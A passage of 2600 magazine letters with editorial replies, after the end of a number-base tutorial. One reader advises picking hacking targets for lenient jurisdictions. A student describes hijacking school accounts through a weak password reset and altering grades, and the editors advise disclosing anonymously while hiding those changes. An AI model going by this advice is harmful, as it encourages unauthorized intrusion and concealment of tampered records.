With this information, it should be fairly easy to convert between base-2, base-8, and base-10 math. If you *really* want to go hog wild, you can use base-16. WTF is base-16 and why in the hell would you want to use that, you might be asking? Well, it's simple. Base-16 is also known as hexadecimal: 0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f. You got it - in hex, the numbers 10 through 15 are represented by the letters "a" through "f." Kind of makes hexadecimal make a bit more sense now, doesn't it? Why use it? Computers work in binary. Now, for short things such as IP addresses, subnet masking, and such that are 32-bit dotted quads, binary numbers are fine, though sometimes these are abbreviated in hex. Hex is a way to abbreviate. Most people wouldn't be able to remember a 48-bit MAC address in either base-2, or base-10. Hex is an easy way to remember it, and it's also a hell of a lot shorter.


This basic premise will work with any base numbering system. In 1716, King Charles the 12th had requested that a new numbering system based on 64 instead of 10 be created. Other than to flaunt one's own intelligence, I can see no reason for such a numbering system. However, it could be done. I just wouldn't want to do it.

Let's do another short one with a different base numbering system. Let's try base-5, something with an even amount of digits. So 0-4, that's five digits. This one should be *easy peasy lemon squeazy!* It's multiples of 5. 2234 is the number to convert to base-10. I'm only going to do the equation this time.

$$(2*125) + (2*25) + (3*5) + (4*1)$$

This is 319. So 2234 in base-5 is 319 in base-10.

Now that you understand the basics of base math and base numbering systems, go out and create an entirely new science based around one that you feel comfortable with.



Propositions

Dear 2600:

Hi from Spain. I'm very interested in starting a project in order to write a book about the "History of Hacking."

I will start a crowd funding project to achieve a minimum quantity of money in order to buy the entire 2600 collection and ship it to Spain, but before I do that I need the 2600 editor's permission to use the 2600 issues as base information. "Base information" means that I will not include any material property of 2600 in the book; I will only use the information in order to compile the book using the articles as reference and, also, I will indicate the origin of the information.

May I obtain this permission? Maybe you are interested in promoting and guiding me in this process or playing the role of editor of the book. If not, please contact me in order to sign an agreement for using the 2600 issues as reference for the project and your conditions about this use.

Thank you in advance.

Javier

It's incredible to us the things people ask permission for. By all means, use anything that we print to compile whatever you're working on. If you give attribution, we couldn't ask for anything more. We print information so that the information gets out. The more people who support us by buying the magazine (paper or digital), the more we're able to be a part of this process. It's not necessary to ask us if you can do this, nor do we think it should be necessary to ask anyone else. Best of luck with your book.

Dear 2600:

I'm a big fan of your quarterly, having read it off and on for years at local newsstands in Cambridge, Massachusetts.

We'd like to speak with you about doing some co-promotion. Ideally, we'd like to buy or rent an email list, but I'm guessing that might be difficult. I'm working with a program to enlist hackers for good through a local, New York statewide educational program for 18-24 year olds.

Is there a good time we can chat by phone - or would you prefer email?

Geoffrey

We'd actually prefer neither, as we can address your proposal right here. Our mailing lists (printed,

digital, etc.) are off-limits without exception. We're not keen on the concept of "enlisting" hackers, regardless of how pure the motivation might be. Our readers are individuals who ask a lot of questions and generally have a free spirit that tends to annoy and frustrate recruiters of all types. If, however, you're working on a project that you consider to be worthwhile, let us know about that and, if interested, people will contact you to get involved. Anything beyond that would be intrusive to our readers.

Dear 2600:

I am dumps, track 1&2, cc, fullz dealer here but i need a good hacker that can supply me all this kinds of stuffs thats why am here, so pls help me get a good hacker and my contact is yahoo ID: [redacted] email: [redacted] ICQ: [redacted], thank you very much... hope to get good hacker to deal with....

Mu Dee

Wow. Not that this kind of inquiry is that unusual, but words fail us. But, we have to agree, you certainly are dumps.

Commentary

Dear 2600:

Where do I start? With all due respect, until the WBAI bosses dig their heads out of their collective asses, I guess I won't be sending any more contributions to them! They had no reason to do what they did to you guys. You have (or possibly, by the time this letter gets published, *had*) probably the only seriously intelligent program left there.

Hopefully, you'll get the situation straightened out, even if that means going to a different station. (Have you considered airing the show on WUSB by chance, or do they not allow people to have more than one show?)

I wish you guys the very best of luck, whatever or wherever you end up doing or going. WBAI lost a listener, but you didn't. Keep the faith, my brothers.

Wolverine Bates

We understand the sentiment, but we hope you reconsider your overall condemnation of the station where our show (Off The Hook) is aired. True, we were all rather livid of the way we were kept off the air in the crucial weeks following the disaster of Hurricane Sandy. Other programmers were equal-

ly upset, and we did not hold back in expressing that sentiment, on-air as well as directly to those in charge. We hope that our words meant something and that this kind of a thing will never happen again. To ensure that, we will need the help of our listeners, so that hackers continue to have a voice on the radio in the New York City region and subsequently throughout the world over the Internet.

While we've had offers from other stations, we're not ready to write off WBAI, a station whose signal reaches four states, a significant and rare achievement that needs to be recognized and preserved. We know that a number of imprisoned people throughout the region depend on the show to find out what's going on in our community and we don't want that link to be severed. In addition, the aftermath of the storm has led to some significant and permanent changes, specifically the fact that the station is abandoning its overpriced facilities in favor of something far more economical, a step in the direction of eventually finding its own building to buy. So these are historic times that we'd be foolish to walk away from at this point. If it doesn't lead to improvement over time, however, we may indeed look at alternatives. In the meantime, please continue to listen to us (nearly) every Wednesday from 7 to 8 pm ET on 99.5 FM in New York City or online/archived at <http://www.2600.com/offthehook>. And please listen to more of the other material that's broadcast over the station. Some of it is quite remarkable.

Dear 2600:

Grandma would love your footage. Want to go and visit her and all the spoofers and spammers and phishers? You might know computers, however you do not know human resources.

angelsbrothelsgrandmalives

There's pretty much no part of this that makes any sense to us whatsoever. Perhaps readers can help us decipher it. In any event, this should be all the inspiration anyone needs to go right ahead and send us a letter. Whatever you choose to say will certainly be of more relevance than this.

Dear 2600:

I never foresaw watching the opening ceremonies of the 2012 Olympics while writing a letter to 2600 from the confines of a prison cell. Since I am here, why not use this time to sober up, get healthy, and expand the mind? I would like to use this platform to send a shout to #OpIran.

This dubstepping, raving, pill popping animal has been caged. This pilsner is less than half full. Caught two years on a State PV stemming from the visit by the Boys. No textiles were called for.

Arash - I hope so much that you are safe and free. I am incarcerated in a country where there are repercussions for losing prisoners. Can I implore you to stay in one with the same standards?

German Beer Mug - Surprise! I tried to reach out to you as the bracelets were inbound but was

suffering from Gran Maul. Out of the whole crew, I most want a line from you. Backtrace my current addy.

Medvedev - I wish you the best. Enjoy the rain forest and your travels. Dinner and drinks on me when I see you, babe.

Tope and flow - Tighten your backbrace up. Balance loyalty with the idea that you are the most important people in your lives.

Remember that nothing is forever and quietly relish the force of an elite few. On some real shit, it could always be worse. This is why we fight. Keep in touch on the lowlow sometime.

191104 - Nothing but respect. No hard feelings. Best of luck to the Southern Canadian football team.

Peanut Butter India - two bad golf shots. Was still seeking Lee as of June. Check for being too sweet. Seems too obvious.

Another round of pats on the back for the 10K. We came to FSU for .gov.ir and FSU we did.

Who would have thought we could have the time of our lives drinking, smoking, chatting, and hacking? I will forever remember the true friendships made with other minds who choose to stand up to any authority who treats its subjects with anything other than complete universal fairness.

In a fitting ending, NPR is playing an Avicii song as I pen this letter to a close. Nothing like a little house/trance music to write a jailhouse letter to. If I may leave on some advice, I wish I read when I was a preteen just discovering my first high: hacking. Breaking into networks or websites residing physically in your country is just as illegal as breaking into your neighbor's house. Especially nowadays as children of the Internet are entering the workforce. You will get caught, the police may very well try to make a case out of it, and the courts are equipped with the knowledge to prosecute hacking cases. There are lifelong consequences for a 60 second exploit. Save yourself the trouble and pick targets, not for their ease of exploit, but rather for their jurisdictional consequences. Or go work for the "good" guys. Whatever you do, don't come to prison for hacking. It sucks.

Keep your heads held high, feet firmly planted, and minds razor sharp. Arm yourselves not with guns, but rather knowledge and resolve.

Greetz, 73s, and Peace and Love.

Anonymous

If only the penalties for breaking into websites matched those of breaking into actual buildings. The disparity is staggering.

As you didn't sign this, we're omitting the name you included with your personal letter to us. This may not be what you wanted and it may make it hard for the people above to know who you are, but we'd rather be safe than sorry. We wish you luck getting through this and hope the idealism doesn't fade or turn to cynicism. Actions like #OpIran have

made a difference and will continue to change lives throughout the world. But that's the last thing any government would ever want you to know.

Information

Dear 2600:

I have read about the profuse speculation by the 2600 reader base regarding a possible conspiracy by Barnes and Noble to hide, obscure, or otherwise relegate the 2600 periodical to questionable locations on the magazine rack.

I would like to let readers know that, at least in this Barnes and Noble store at the Tyson's Corner Center mall in McLean, Virginia, they proudly display the magazine on a front shelf of the rack, with nary a *Computer Shopper* or *Macworld* rag to hide behind!

Unfortunately, by the number of available copies (near the number I saw two weeks ago upon discovery), it would appear that there are:

A) A lack of bloodthirsty hackers in the region to gobble up the issues, or

B) Nobody was sure what to think of the chocolate milk photo on the front cover, and thought it might be a misplaced copy of *Bon Appétit*, or

C) The hackers would rather buy a copy with a photo of Club-Mate on the front.

I almost felt guilty enough to buy a copy (it would be my first ever printed copy; I get the Kindle subscription) to relieve them of at least some of their stock, but I decided against it. Maybe on the next issue!

Keep up the fine work.

str8ball

Thanks for the update. Sometimes stores get too damn many copies and (more often) not nearly enough. We're working on making sure people know exactly where they can find copies and filling the voids.

Dear 2600:

Wanted to say thank you for keeping 2600 what it is, and wanted to comment on its availability/stock position in Barnes and Noble, as noted by ghostguard.

I have been reading 2600 since I was a young teen about 15 years ago, and always purchased this from Barnes and Noble. The cover was always facing out, and kindly placed in front of the taller mags to give it a chance to be seen.

Fast forward to my adult life. I was in the Bethlehem, Pennsylvania branch (my local) and, lo and behold, it was in the Starbucks cafe premium spot for everyone to see, and about 15 of them! No one hides them here in Pennsylvania, and they actually promote it!

Just didn't want all the Barnes and Nobles to get a bad rap - they brought me 2600 for years, and they always had it displayed, so I'd never have trouble finding it.

Thanks for being the most legit magazine I pay

cover price for, as it's worth every penny.

Lithium187

For all the troubles we run into throughout the retail world, it's always been the case that the vast majority of places treat the magazine the way they should, specifically putting it out on time and displaying it in a somewhat prominent position. Sometimes they even go way beyond that. That's a fact that needs to be acknowledged.

Dear 2600:

Every four years, there's a big (3000 people) hacker festival in the Netherlands. Is there room in 2600 Magazine to publish something about their call for participation or the event itself?

<https://ohm2013.org/site/call-for-participation/>

Elger "stitch" Jonker

Level 5 insane hacker

Yes, we're quite aware of these conferences as we've been promoting them since the very first one. You'll find updated info in this issue, as well as the last two. We do encourage as many Americans as possible to go to these things as they're incredibly fun and memorable.

Dear 2600:

You suck! Just kidding - you're awesome! First, I want to thank you for your comments in 28:1 on the prison newspaper I previously sent you containing my article about Linux. That really is a boost to get some positive feedback. Prison is full of haters. So, here I have another article to pass your way (just for fun).

I read Kevin's new book, *Ghost in the Wires*, procured through a prison library system where we can obtain books from public Minnesota libraries. It was a good read, so once again I found it my duty to inform the prison population about hacker awesomeness.

The mailroom rejected one of your issues for security reasons, but then I started receiving them again after that. I have been a little surprised at some of the books I've been allowed to receive lately, such as: O'Reilly's *Hacking: The Next Generation*, *The Best of 2600*, *Dear Hacker*, *Metasploit: The Penetration Tester's Guide*, *Maximum Linux Security*, *The Cuckoo's Egg*, *The Software Vulnerability Guide*, *Just for Fun* by Linus Torvalds, *Steal This Computer Book 4.0*, and *The Art of Deception*. I would recommend any of these to your readers!

Ultimate Peter

Thanks for forwarding the article along, which was a review of the recent Kevin Mitnick book. Putting out a printed publication in a prison is a daunting task, and we hope that efforts like this one continue in your institution and others. We also hope people on the outside continue to support anything that helps educate and expand the minds of those less fortunate.

Observations

Dear 2600:

I was just reading through some articles on how combat predatory file-sharing lawsuits and came across this. I like the judgment amounts!

David

The link you sent us is for a case involving someone who had links on a website to "unauthorized" sports broadcasts. Somehow, the figure of \$2,600 was reached as the amount of restitution that had to be paid to each of five sports leagues for a total of \$13,000. In addition, the defendant was imprisoned for more than nine months and ultimately deported. It was all part of "Operation Fake Sweep," which seems a bit much for shutting down a website that simply linked to another site that was streaming material that was already available for free to much of the world. But that's how the corporate world works.

Dear 2600:

I opened my 2013 calendar and was about to toss the package when I heard a noise inside. I found a conference badge for "The Next HOPE." I checked with the 2600 website, looking at the calendar section, and did not see any mention of the badges. Was this included erroneously, or is this our Xmas gift to the community?

Bishop 341-B

Those of you who actually order things from the 2600 store (<http://store.2600.com>) will often find additional items added into your order as our way of saying thanks. It's no secret that we sometimes accumulate a whole bunch of extra stuff over the years and, rather than toss them, how better than to send them to the people most likely to actually appreciate them? This is done completely at random and you can't request what items to include, nor what items we have in the first place. That would spoil the surprise.

Dear 2600:

Concerning the ten horns in a contained/non-contained computer language universe, remember:

Internal (let, goto), Control (if-then, for-next, read-data), External (input, print), and Temporal (begin, stop, end).

That Internal has two horns, Control has three horns, External has two horns, Temporal has three horns. That the containment between Internal and Control has six choices (2*3); that the containment between Control and External has six choices (2*3); that the containment Between External and Temporal has six choices (2*3). This is how man is similar to the beast that is Internet and its computers, understood by containments.

Therefore, the number of the Beast - that is the Internet and its computers - is the number of a man: 666. That it is the ten horns of the computer, that of the containments the program loves, this makes the man. That the ultimate containment is in fact the containment the human is, in terms of the human

internal, the human control, the human external, the human temporal. This is the human exact, and the machine exact - this is wisdom.

The ten horns have no power yet; only in cases of information explosion do the horns have reality. The Internal shows no personality, the Control has no emotion, External has no creativity. But when and if something like 9/11 happens, and lots and lots of information is created, then and only then will the ten horns contain power of their own - when emotion and creativity and personality are needed in the calculation in that information. Or perhaps if Los Angeles gets the major, major earthquake - lots of information created. Then there is begin, stop, and Los Angeles.

John Bajak

And there you have it. Incidentally, there was a much longer article to go along with this, but this seems to sum it all up nicely. Any questions?

Dear 2600:

I enclose a copy of the receipt for your magazine. I've been a reader of your magazine ever since a security manager for my then-job told me about 2600. I found it amusing that the price of your magazine, plus my state's tax comes to \$6.66.

Thanks for all you do!

John R. Sullivan

There certainly seems to be an increased interest in this magical number lately. Incidentally, we can't help but notice that on the receipt you sent us, you would have saved 63 cents if you were a "member" of some kind of Barnes and Noble club. Then you would have only paid \$6.03, which isn't nearly as scary a number and is also below our own price. Just one more way of outwitting Satan.

Dear 2600:

Recently I sent you a letter requesting a test issue and I am glad to say I can receive 2600. I am so happy that I can keep up in some way with what is going on in the world. The articles in 2600 are excellent and I am pleased to have this new source of information. Until 2016, I will be confined to a Washington State correctional institution. The phone system used statewide is V-Connect. They charge almost \$4.00 for a 20 minute in-state call. Out-of-state is \$3.50ish for the first minute and then \$.79 per minute up to 20. Crazy monopoly on phone time. We even have a for-profit email system offered by jpay.com. If you have a credit card, you can send inmates email by purchasing virtual stamps. However, unless you have a credit card, you cannot send email. The prison systems have so many monopolies it is ridiculous. Also, quick shout out to Deviant Ollam, my Defcon/hard drive swap buddy.

Staticblac

Chris Berge

#339317

Coyote Ridge Corrections Center

1301 N Ephrata Ave

**P.O. Box 769
Connell, WA 99326-0769**

Thanks for keeping us informed on how things work on the other side of the wall. Hackers have this uncanny ability to notice things and share information which transcends all borders.

Questions

Dear 2600:

I would like to write an article for you, but I don't know what format I should put it in. Would plain text work? No matter where I look, I cannot find a list of formats you accept. Sorry for being a noob.

Charles

We generally accept any format, but we prefer the kinds that work on many different platforms without a lot of fuss. So, that means that ASCII is generally best. We'll make a valiant attempt to read any other format, but we get a lot of submissions and will eventually move on to the next one if we run into too many problems or incompatibilities. There's nothing wrong with sending us multiple formats. There's also nothing wrong with being a "noob," unless you use it as an excuse to let people walk all over you.

Dear 2600:

I caught part of an *Off The Hook* show where you were talking about pirate radio. I'm writing to get some advice about possibly establishing a local radio station in central Jersey. What do you suggest?

Tony

This is really an extremely vague question. Are you looking for advice on what hardware to use, where to establish a transmitter, what frequencies are good to use, or what kind of programming to carry? Before doing anything, you need to figure out where you're coming from and how that could translate into something good and constructive in the form of a radio station. Once you've got that sorted out, you can start researching where and how to set up an operation, along with the risks that are involved. (Or you can go the legitimate route with a low power FM license.) Done well, any kind of a broadcasting project can be beneficial, both to the broadcaster and the community. But it's most definitely a lot of work, and the payoff may not be quite what you expect. We suggest watching some of the talks from HOPE conferences where these issues are discussed, as well as checking information from the Prometheus Radio Project, which can be found at <http://www.prometheusradio.org>.

Dear 2600:

Helo please how can i be a mermber?

Anagbogu

Since we get about a thousand similar emails every time we put out an issue, we feel it's occasionally a public service to answer them. So here goes.

We are not a member-based organization. You

cannot become a member, therefore. You can, however, become a subscriber, which might have been what you meant. Subscription info can be found in any of our publications or web pages. Or perhaps you wanted to know how to become a member of the hacker community in general. Again, it doesn't work that way. Hackers don't thrive on formality. You are a hacker if you think like a hacker and act like a hacker. You can claim to be a hacker without doing any of the above, but for anyone who is paying attention, the truth will soon become apparent. Thinking and acting like a hacker are qualities we constantly focus on in these pages. The articles we print are written by people who fit this description. If you find yourself captivated by their words and feel you could also contribute something, and you actually have the desire to share your knowledge and experiences, you're well on the way to becoming a part of the hacker community.

Of course, we're also assuming that this letter was meant for us and isn't just another piece of spam. If it is, please excuse all of the above. It's also possible you really are interested in becoming a "mermber," which is something we can't really help you with at this time.

Dear 2600:

If my brain is digitized and put into a robotic body and I am no longer considered human, does this mean I cease to exist and my lifetime subscription is void?

Future Cyborg

We can't really say we're surprised that this is the direction our thinking is heading towards, but we probably should address the issue now to avoid any unpleasantness with robots in the future. We don't really care what you do with your brain or actually any of your organs, as long as you're able to continue receiving mail from us. That means working all of this out with the post office, who we understand already have robots in positions of authority.

Dear 2600:

I am writing to share a rather interesting experience I had a few days ago, and to ask for a little help. I go to a local high school in a relatively small community of around 50,000 people. However, the school district is most likely one of the largest in the nation. Anyways, I was poking around their website when I found myself on a page labeled "Employee Resources." Interesting, I thought. Even more interesting, however, were the numerous links below the header. Scrolling through the list, I clicked on one labeled "Forgot Account Password." I found out later that employees used this to change their password every 90 days, as per district policy. Being a curious student, I clicked it and it brought me to a simple form, asking only for the assigned employee email address and their mother's maiden name. Wow! I mean, this couldn't be real. This is all I needed to know to access

teacher's account! Not possible. I knew the maiden name of my "health and well-being" teacher due to the fact that she had brought in a family photo album only the day before. Tentatively, with sweat on my palms, I entered her email address and her mother's maiden name and waited as the form was processed. I simply didn't believe it when the exact same page popped up, except this time there was only a string of text stating "Your current password is: *****" and two buttons stating "Back to District Website" and "Change Password." My head still aches from when it hit the floor. I now have access to my teacher's email, online grading software, and a whole lot more. After doing some favors for a few friends whose grades were... less than great, I logged off and wondered what I should do next. That was when I realized that the district superintendent had Facebook, Twitter, and Blogger accounts, all chock full of personal information. It was surprisingly difficult to find her mother's maiden name in the vast web, but I eventually got it. Going to the same online location as before, I slowly entered this information. It worked. I now have read and write access to every single student's and staff's health records, communication software (including email), grading software, and a crud load more. Let me remind you again that this is one of the largest, most populated school districts in the entire United States. Due to the fact that it was almost lunchtime, I came very close to changing the cafeteria schedule to pizza for the rest of the year, but I didn't do anything. It scared me, actually, that I had gained this access. So I logged off, swore I'd never do that again, and shut down the computer. I wrote this so that my fellow hackers could see how terribly insecure many education networks are, but I also want to ask for help. I've seen many articles in your magazine about responsible disclosure, but I still don't know what to do. I'm a straight A student who was just a little curious and I'm worried that a blemish will appear on my record if I tell anybody. Last time a computer breach incident happened at the school district, the county police had to get involved, and I definitely don't want to mess with them. So what do you think, 2600? What should I do?

Jack

What we would suggest at this point is that you don't keep your mouth shut about this. The main reason is because you stepped beyond the boundaries by actually making changes to grades using the knowledge you gained. That makes it a lot harder to be seen as someone who was just curious with no ulterior motive. What we would have suggested, if you asked us what to do when you first discovered this, was to point out the vulnerability publicly. That would mean going to the media and showing them how easy it would be to gain access and invade a lot of people's privacy, making it very clear that you didn't do this yourself. The reason we

suggest the media rather than the school district is that once the revelation is public, it would look really bad to punish you for discovering it. However, that's often exactly what happens when such things remain in-house. Many people in authority - and schools are at the top of this list - have trouble differentiating the messenger from the message. Smart kids wind up being punished for discovering things that make powerful people look bad or that results in more work for them. The stress and hardship that such punishment can cause, particularly to people dealing with so many other difficulties (school, parents, growing up), can become too much to bear and nobody should have to deal with that. So we always suggest going public on such things for this reason. In your case, an anonymous disclosure would be best, so long as you never reveal what changes you made inside the system, assuming you didn't fix them. You would be amazed how quickly you would become an enemy of the state if that information became known. Good luck.

Dear 2600:

I'm curious as to why you don't sign your pages, or encrypt them in SSL, as all traffic is leachable.

Jake

We'll get there. We need to do a complete overhaul on all of our web pages and we're very open to ideas and offers of assistance. Our main thing is the magazine, which is where we devote more than 90 percent of our time and effort. Everything else we're actually amazed that we can keep running. (We do need to note, however, that all of our store.2600.com pages use SSL (Secure Socket Layer) to protect transaction information.)

Dear 2600:

I'm requesting a change of address due to the denial receipt I received from the institution I'm currently incarcerated in. You better believe as a longtime fan and reader, I'm fighting tooth and nail against a misinformed institution to receive your magazine. As an example of incompetence, let me explain how simply ending the Fortress Security thread and helper service prompted a \$250,000 computer upgrade. Or the attempted reprimand when modifying the nibbles.bak file to work on Ghz class processors. Incompetence is rampant. Thanks for the awesome magazine and the late nights spent listening to your radio broadcasts. Enclosed, you'll find an official form that has the "new and improved," now with 30 percent more doom, "paper terrorism" classification. If nothing else, I thought you'd find this entertaining.

I would appreciate any suggestions you might have on how to fight for the freedom of information. It's not like we have computers in our cells.

I am an innocent man who was offered a plea agreement and refused on the belief that our justice system was "just." I've spent the last 6.5 years trying like hell to keep up on all I've missed. You

wouldn't happen to know where to find a book-bound version of the Linux kernel, would you? Anyway, thanks for listening to the ramblings of a sarcastic anti-gov bastard.

Another Innocent Man in Prison

"Paper terrorism," incidentally, is defined as "the use of fraudulent legal documents and filings, as well as the misuse of legitimate documents and filings, in order to intimidate, harass and coerce public officials, law enforcement officers, and private citizens." Fake bankruptcy petitions designed to ruin credit ratings, tying up courts with invalid land claims, and reporting enemies to the IRS without merit are all examples of this. As for obtaining a printed version of the Linux kernel, we're sure something is out there. If not, it wouldn't be too difficult for someone to self-publish such a thing for relatively little money and, hopefully, it wouldn't be too strange an item to get into your facility. You might also consider books like Linux Kernel Development, which, while not giving you the actual kernel, provide a good amount of discussion and analysis. The best way you can fight for freedom of information from within such an institution is to make sure there's always a plethora of reading material available from a whole variety of sources. A reading mind is a thinking mind, and that can lead to all sorts of positive things, especially in an information-starved environment. The rest of us on the outside need to support these efforts, however we can.

Dear 2600:

Some company is spoofing my phone number to make its sales calls! I have a very easy and long-standing telephone number and receive about ten calls a day on my voice mail indicating that each caller noticed my telephone number on their Caller ID and each has, thereafter, called "the number displayed" and wondered who I was and what the purpose of my call was.

Apparently, some company is spoofing my telephone number to make hundreds of sales calls every day. When the person called doesn't answer, my spoofed number is left on the recipient's caller ID. The calling company never leaves any messages on voice mails or answering machines that it calls and it never calls back.

I won't change my telephone number! I need help/suggestions as to how I can find out what unscrupulous sales company is spoofing my number so that I can put a stop to it. I can always ask the people who call me what telephone carrier each of them has and the time and date of the Caller ID information, but how could their telephone carrier trace the originating call since it has been spoofed with my telephone number and, more importantly, how could I persuade any telephone company to help me by tracing the originating real telephone number from which the sales call was placed since I am a third-party victim and not even their customer?

JT Simpson

This is rather tough, as you don't know who whoever this is will call or what number they'll call next. It's a trivial matter to spoof Caller ID. There are many services that allow you to do this. A telephone carrier could use ANI to find the actual number that originated the call, presuming they were willing to do this and accurate date/time information was given to them. You'd better believe they would do this quickly if law enforcement told them to. In your case, you'll have to rely on your wit and a bit of luck. At some point, someone will contact you who has gotten a little more than a misse call on their Caller ID. Perhaps they will have received a message or picked up the phone when the call was made - something to at least indicate the name of the company or what they are trying to sell. That little bit of information can lead to more substantial clues as to who the culprits are. You might also try looking for your phone number online to see if anyone has complained about it and possibly given more information out. There are other more technical ways of getting more information out of them, usually involving having their ANI displayed through calling a toll-free number or other service but you would have to have more info on when they were going to call, which seems unobtainable currently.

Fun With Meetings

Dear 2600:

I would like to get some information on starting a meeting near my home in Gwinnett County Georgia. The only listed site in Georgia is in Atlanta and while I am only 30 miles away, it is in Fuckhead, uh, Buckhead and I am too frackin' lazy to drive all the way into town at 5 pm. Sorry! (We actually I'm not; traffic sucks in Atlanta.)

I am looking for a site at or near a university or college and would like to start a networking group with people in the tech field who are interested in security or even old hacks like myself. I can't call myself a hacker yet, but I've been in the telecom business for 39 years and 2600 is one of my favorite reads.

Paul

We encourage you to try and get to the Atlanta meeting to at least meet other like-minded people perhaps some who feel as you do about the location and name of that particular part of town. These meetings only take place once a month, so it's generally worth the hassle. You'll either find it worthwhile to keep going or you'll be more inspired to start something closer to home either on a first Friday or something unofficial on another day of the month.

Dear 2600:

I see there is a meeting in South Africa (Johannesburg), but I can't find any details. If it doesn't exist anymore, then I would like to start one.

Philip

We've gotten word that the Johannesburg meetings have stopped, so this would be the perfect time for someone to step in and revive them. Please check out our guidelines on <http://www.2600.com/meetings> and keep us updated. Good luck!

Dear 2600:

I was catching up on some reading of the magazine when I read one of the sent-in letters in the meeting part. Someone called "Roel" asked if the meeting in Utrecht was still active because he would have to travel three hours to come from Belgium. I wanted to let you know that the meetings are still pretty much alive and that it even spawned a local community that's been going strong for the last few years. I'm a bit confused that he didn't find this information himself seeing that if you google "2600+Utrecht" you *cannot* miss information about it. Besides that, our IRC channel is pretty active, although not on the netsplitting 2600 network anymore. Also, if you are in contact with him, I saw in the meeting page that there's also a meeting in Antwerp, which is a lot closer to him.

Over the years, I kinda forgot to check in now and then about our activity, but we're still going strong" and have a meeting *nearly* every month (sometimes we get pwned by failing train systems or hacker cons where most people are at).

Best of luck with the magazine.

zkyp

Dear 2600:

Do you know if the Montreal meetings really take place? If so, what is the exact location? The location on the website states "Amphitheatre Bell, 1000 de la gauchetiere." Problem is that Amphitheatre Bell is a few blocks away from 1000 de la gauchetiere. Moreover, I don't recall a Dunkin' Donuts in either place. That is a good drive for me and no parking, so I just want to make sure the meeting really takes place and I can find it.

Tazmatt

We do know that meetings have taken place there in the recent past, but the address may be a bit confusing as it's all a part of a massive underground city that exists there. We also can't say for sure whether or not Dunkin' Donuts is still in existence at that location. We hope to hear from someone in the area who can clarify these points and provide any updates.

Dear 2600:

I've attended the meeting place in Melbourne, Florida (House of Joe) for the last three months and no one has a clue about the 2600 club. I have emailed Berkshire in the last month and heard nothing.

I'd be interested in running the meetings if they are not currently active. I would gladly help if the current facilitator is not active or needs help to organize the meetings. I would like the meetings to happen here in Melbourne since I believe there is a following that would participate.

Ross

Meetings happen if people show up. No one person is required to be there in order for the meeting to take place. If you show up and nobody else does, letting us know will help us decide whether or not the meeting should continue to be listed. You can also do whatever you can to get more people to come to that location. There really is no further organization needed, other than to follow the guidelines listed in our meeting section on the 2600 website. Each attendee runs the meeting as much as the next one.

Dear 2600:

Sorry you *didn't* read my email about meetings. The sponsor isn't showing up, although meetings are scheduled. It's been that way for the last three months for sure, and for a long time according to the House of Joe manager (the location of meeting) since it's not listed on their event calendar for a long time.

Since it is listed as the place, I guess I'll just show up then and start our own Melbourne Club. Not sure if we'll have your "blessings," so I won't use your name for the club unless I get a confirming email that it's OK. Gee, this is the same type of response I have gotten from this organization for years. I tried this many years ago, and form emails were all I got. I wanted to purchase some shirts and zines and was never returned any information then either. Cool. I guess it's time to step up on my own then.

I do hope to hear from you, but if not, please know that the meetings will be great and have some guest speakers from major organizations like Grumman, Harris and USA, etc. (They've already said OK since they've spoken at my cybersecurity classes at the college.) I hope it'll be in the name of the 2600.org club. I also just left a phone message.

Ross

We appreciate your enthusiasm, but you need to slow it down a bit. Understand that we have close to 150 meetings going on around the world and even a full time office staff dedicated to nothing but this would have a real challenge coordinating it, if that were the way things were run. It's not. As we've stated here numerous times, as well as on our assorted web pages, meetings are fairly autonomous and don't need supervision from us, other than to make sure that attendees are aware of the guidelines and to deal with reports of meetings that no longer have attendees. We're sorry that you don't like the fact that we couldn't immediately correspond with you personally about this one particular gathering, but that's the reality of the situation. We're not sure you quite get where we're coming from, so we again advise that you take a look at the meeting guidelines (<http://www.2600.com/meetings/guidelines.html>) and proceed from there. You don't need to have big name speakers or meeting sponsors or anything like that. A bunch of people with similar interests gathering at a public location

on the first Friday of the month pretty much sums it up. It doesn't have to be any more complicated than that. [Actually, it did get a little more complicated than that after we wrote that sentence, so we're stepping in to give a little bracketed update. The venue where the Melbourne, Florida meetings have been held has now gone out of business, so we have a whole new location listed. And, as luck would have it, our Melbourne, Australia meeting also moved to a new venue within days of this happening. We live in mortal fear of one day mixing those two listings up.]

We honestly don't know what you mean when you say you never got information in the past on how to buy shirts and issues. All of that information is available online, over the phone, and in the magazine. If you expected a lot of additional hand holding and guidance on how to obtain these things, we probably didn't have the time then and most likely won't in the future. People sometimes treat us like we're some massive faceless corporation and then get upset when we don't act like one. We believe we've made all of the tools available for people to use. Hopefully, that will be enough for the vast majority.

Dear 2600:

I host one of the 2600 meetings. Mine is in Titusville, Florida. I send out email invitations to my friends, and include a link to my personal web page for the meeting. Of course, it would be nice if I could refer my friends to the "official" meeting site, with a link to the Florida meetings so they didn't have to search through the entire list themselves (I have some very lazy friends). I was angry that the meeting lists (both the mtg.html and pages.html) on the 2600.com site did not have named tags in them allowing me to link directly to where I wanted to direct my friends. And, like any true geek, I don't get mad. I get - odd. I stole your pages, edited them to my liking, and put them up on my website. After all, I don't have FTP access to your website to make them right, do I?

Please feel free to steal these web pages to replace the ones you have at 2600.com/meetings. They can be found at: <http://CheshireCatalyst.Com/mtg.html#us-fl> and <http://CheshireCatalyst.Com/pages.html#us-fl>.

